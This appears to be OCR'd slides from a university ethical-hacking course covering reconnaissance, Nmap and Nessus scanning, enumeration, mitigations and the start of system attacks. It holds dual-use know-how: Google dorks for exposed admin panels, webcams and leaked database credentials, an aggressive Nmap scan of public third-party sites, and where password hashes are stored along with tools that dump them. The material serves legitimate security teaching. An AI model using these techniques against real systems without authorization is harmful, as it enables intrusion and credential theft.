Ethical Hacking :
Methodology and techniques

Marseille University
March 2017

pierre.de.fooz@hepl.be

Prerequisites

You should have some knowledge of :

1. Basic network protocols : IP, ICMP, UDP, TCP
2. Network devices : routers, switches, access-points, firewalls, IDS/IPS
3. Basic network security : WiFi security (WPA2), SSL
4. Unsecured protocols VS secured protocols : FTP-SFTP-SCP / HTTP-HTTPS / Telnet-SSH
5. System administration : Basic Linux administration, Windows Active Directory Domains
6. Basic virtualization techniques using Vmware Workstation or Virtualbox

Interesting skills if you plan a career in Computer Security :

- Programming skills, System administration (Windows, Linux, Vmware, …), Database administration, Networking skills


Disclaimer :

The methodology, techniques and tools that you will learn must not be used in a production environment…

Use these tools only in a protected lab environment

Hacking phases : RSGMC

1. Reconnaissance
2. Scanning
3. Gain access
4. Maintain access
5. Clear tracks



1. Reconnaissance

- Aim : gather info about target
  Target may be organization, system, employee

- What kind of info :

  - Employee : linkedin, facebook, …
  - Organization : location, ...
  - Network infrastructure : Network integrator ? Architecture ? IP addresses ?
    Procedures ? Policies

- Types of reconnaissance :
  - ACTIVE (= direct contact : social engineering, physical access)
  - PASSIVE (no direct contact, internet queries)

- Sources of information
  Internet websites, google hacking, whois database, DNS footprinting, social media
  job sites (job description), competitors, suppliers, marketing materials, compliance

- Types of info :
  OS ? Infrastructure brand ? IP address ? Protocols ?
  Internal/external hosting ? Cloud usage (public/private) ?

Google Hacking

- Inurl, intitle, filetype, site, link, daterange, insubject, numrange:10000-11000
- Example : https://fr.wikipedia.org/wiki/Fichier:Proximus_Logo.jpg

  Where is “inurl:” ? Where is “filetype:” ? Where is “site:” ?
- Inurl:admin   inurl:orders   inurl:php
- -site:be or -site:google.be
- Inurl:8080 -intext:8080
- Filetype:inc intext:mysql_connect
- Intitle:”VNC viewer for java”
- “Active Webcam Page” inurl:8080
- Intitle:”speedstream router management interface”
- Intitle:”smoothwall express” inurl:cgi-bin   …. And you sometimes get a message telling that the OS must be upgraded…
- Docx, doc, Xlsx, xls, pst, reg, ctt, ...
- Inurl:”level/15/exec/-/show”
- Intitle:”switch home page” “cisco systems”
- Intitle:”sipura.spa.configuration” -.pdf
- "intitle:Nessus Scan Report" "This file was generated by Nessus"

Other sources

- GHDB
- DNS, whois, ripe...
- Email headers give server version, email addresses, server ip address
- Social media (linkedin, facebook,...)
- ...

2. Scanning

- How many hosts ?
- Which ports ? Protocols ? Services ? OS ? Application ?
- Banner grabbing (ssh example)
- Examples of tools
    - Nmap
    - Nessus
- Test ports through firewall :
    - Portquiz.net (TCP)
    - Ismyportblocked.com
    - firebind (not free, TCP+UDP)


NMAP scanning (1/2)

- Types of scans :
  - TCP, UDP, ICMP
  - OS detection
  - Version detection
  - Timing template (paranoid(0) - ….- normal(3) – aggressive(4) – insane(5)) - if >=3 : parallel scan...
  - Partial scan (1000 ports), Full scan (65536 ports), Fast scan (-F : 100 ports)
  - Hundreds of available scripts
    (nmap –script banner _._._._ will grab banners)

NMAP scanning (2/2)


- TCP connect scan (-sT)

  Open port :





- TCP half open scanning (-sS)

  Open port :



  Closed port :





Target: www.google.com www.facebook.com twitt

Profile:

Command: nmap -T4 -A -F -PN www.google.com www.facebook.com twitter.com microsoft.com insecure.org slashdot.org craigslist.c

OS	Host
	72.51.26.227
	www.03.01.ash1.f
	mh-in-f99.google.
	128.121.146.100
	www.defcon.org (
	www.craigslist.org
	www.blackhat.cor
	207.46.232.182
	youtube.com (208
	rr.pmtpa.wikimedi
	insecure.org (64.1
	slashdot.org (216.
	scanme.nmap.org


nmap -T4 -A -F -PN www.google.com www.facebook.com twitter.com microsoft.com i...

```
443/tcp open  ssl     Microsoft IIS SSL
|_ sslv2: server still supports SSLv2
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.9 - 2.6.25
Service Info: OS: Windows

TRACEROUTE (using port 443/tcp)
HOP RTT   ADDRESS
-   Hops 1-4 are the same as for 209.85.173.99
5   6.48 nwmrbc01gr01.bb.telus.com (154.11.4.98)
6   5.40 204.225.243.18
7   5.44 Microsoft.sttlwa01gr01.bb.telus.com (209.53.75.194)
8   5.30 ge-0-3-0-55.wst-64cb-1b.ntwk.msn.net (207.46.36.181)
9   5.35 ge-1-0-0-0.tuk-64cb-1a.ntwk.msn.net (207.46.40.26)
10  5.38 ten2-1.tuk-76c-1b.ntwk.msn.net (207.46.36.201)
11  5.43 po15.tuk-65ns-mcs-1a.ntwk.msn.net (207.46.35.138)
12  5.68 207.46.232.182

Interesting ports on insecure.org (64.13.134.49):
Not shown: 95 filtered ports
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 4.3 (protocol 2.0)
25/tcp  closed smtp
53/tcp  open   domain?
80/tcp  open   http    Apache httpd 2.2.2 ((Fedora))
|_ html-title: Insecure.Org - Nmap Free Security Scanner, Tools & Hacking res...
113/tcp closed auth
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.9 - 2.6.25

TRACEROUTE (using port 113/tcp)
```



OS	Host
	192.168.1.1
	192.168.1.4
	192.168.1.101
	192.168.1.174
	192.168.1.175

🟢 Fewer than 3 ports open

🟡 Between 3 and 6 ports open

🔴 More than 6 ports open


🔒 Some ports are blocked

A thicker line means higher RTT

Dashed line means no traceroute information

What is a vulnerability ?

- A vulnerability is a weakness. It will only become a threat if someone takes advantage of that weakness
- Types of weaknesses : technological (protocols), OS & application, network equipment ...
- CVSS = Common Vulnerability Scoring System (industry std for assessing the severity of computer system security weaknesses)
  - See www.kb.cert.org/vuls/byCVSS
  - Metrics based on Exploitability metrics, Impact metrics, Temporal metrics, Environmental metrics
- CVE = Common Vulnerabilities and Exposures (a method for referencing vulnerabilities) See cve.mitre.org




NESSUS

- sectools.org
- Vulnerability scanner developed by Teenable
  Free of charge for personal use
- Can test computer systems against a wide range of vulnerabilites
- Includes many default user/pass combinations

  (Scanning → Gaining access tool)
- Can be used for compliance (PCI/DSS)

NESSUS



Nessus Scans 1 Policies dgarey@tenable.com

Web Server
CURRENT RESULTS: TODAY AT 9:37 AM

Configure | Launch | Audit Trail | Export

Scans > Dashboard | Hosts 2 | Vulnerabilities 40 | Remediations 18 | History 8

Current Vulnerabilities

Trending: Previous Scan

CRITICAL	HIGH	MEDIUM	LOW	INFO	TOTAL
0 (-)	11 (+11)	16 (+16)	1 (+1)	12 (+1)	40 (+29)

Operating System Comparison

- ● Linux

Vulnerability Comparison

- ● High
- ● Medium
- ● Low
- ● Info

Host Count Comparison

- ● With auth
- ● New with auth

Vulnerabilities Over Time

Top Vulnerabilities

Amazon Linux AMI : file (ALAS-2015-497)	1
Amazon Linux AMI : gnupg2 (ALAS-2015-574)	1
Amazon Linux AMI : kernel (ALAS-2014-455)	1
Amazon Linux AMI : kernel (ALAS-2015-476)	1

https://_._._._:8834

How to prevent Scanning

- Traffic filtering
  - Router, firewall, IDS, stateful firewalling, next-gen FW
- Block ICMP, UDP inbound
- Change banners
- Network based + Host based firewalling
- Set up DMZ
- Uninstall unnecessary services

Enumeration

- Partially done in Nmap & Nessus hence specialized tools
- Get information about usernames, hostnames, OS, services, domain names, network shares and services, routing tables, banners, SNMP and DNS details
- Types of enumeration : NetBios, SNMP, LDAP, NTP, SMTP, DNS, Win, Lin
- Windows enumeration
  - Usage of TCP 135/137/139/445/389/3368
  - Example : enum4linux
    - RID cycling, User listing, Share enumeration, Workgroup or Domain ?, OS identification, Password policy retrieval
    - Demo : -h, -U, -M, -S, -P, -G, -d, -u & -p

Network enumeration

LDAP, SNMP, SMTP, NTP, DNS, network devices, network traffic

Some Tools :

- Wireshark : windows machines can be noisy and show info that will not be available in nmap
- Netscantools pro : powerful set of tools including :
    - Active discovery tools :
        - ARP Ping, MAC Scan, DHCP server discovery, Network shares, OS fingerprinting, packet generator, port scanner, SMTP tester, SNMP scanning, …
    - Passive discovery tools :
        - Packet capture, whois, connection monitor (TCP+UDP+ICMP)
    - Advanced DNS tools
        - Dig, trace, dns transfer, speed test,…
    - General info tools :
        - IP to country, IP/MAC database, network interfaces statistics, WoL,…
- Net tools 5 also has a lot of tools integrated

NOTE : Be extremely carefull when downloading security tools from the internet !

How to mitigate enumeration

Configure network services like LDAP, SNMP, SMTP, … only if you need them !

Change default settings (passwords…), turn off file & printer sharing

Eliminate anonymous shares

Patch OS,

Turn off unnecessary services

User SSH

Encrypt services

Use strong authentication

Use SNMPv3

Secure DNS zone files

Prevent DNS zone file transfers to unknown hosts

SMTP should not allow connections from unknown hosts

Sanitize banner & email headers

User secure LDAP and strong authentication

…...

3. Gaining access

1. System attacks
2. Malware attacks
   1. Trojans
   2. Viruses
   3. Worms
3. Network attacks
4. Application attacks

3.1 System attacks

- Aim : access system : get elevated privileges, install software, get data
- Remember : users are the weakest link
- Passwords = least secure method to authenticate
- Passwords are hashed with hashing algo (LM/NTLM, MD5, SHA,...)
- How passwords are stored ?
  - Linux : /etc/shadow
  - Windows workgroup : sam file (system32\config\sam) or HKLM\SAM
    (not accessible while system is booted up – Live CD – Mount NTFS)
    - If console access : fgdump can dump the file…
    - If network access : Cain and Abel
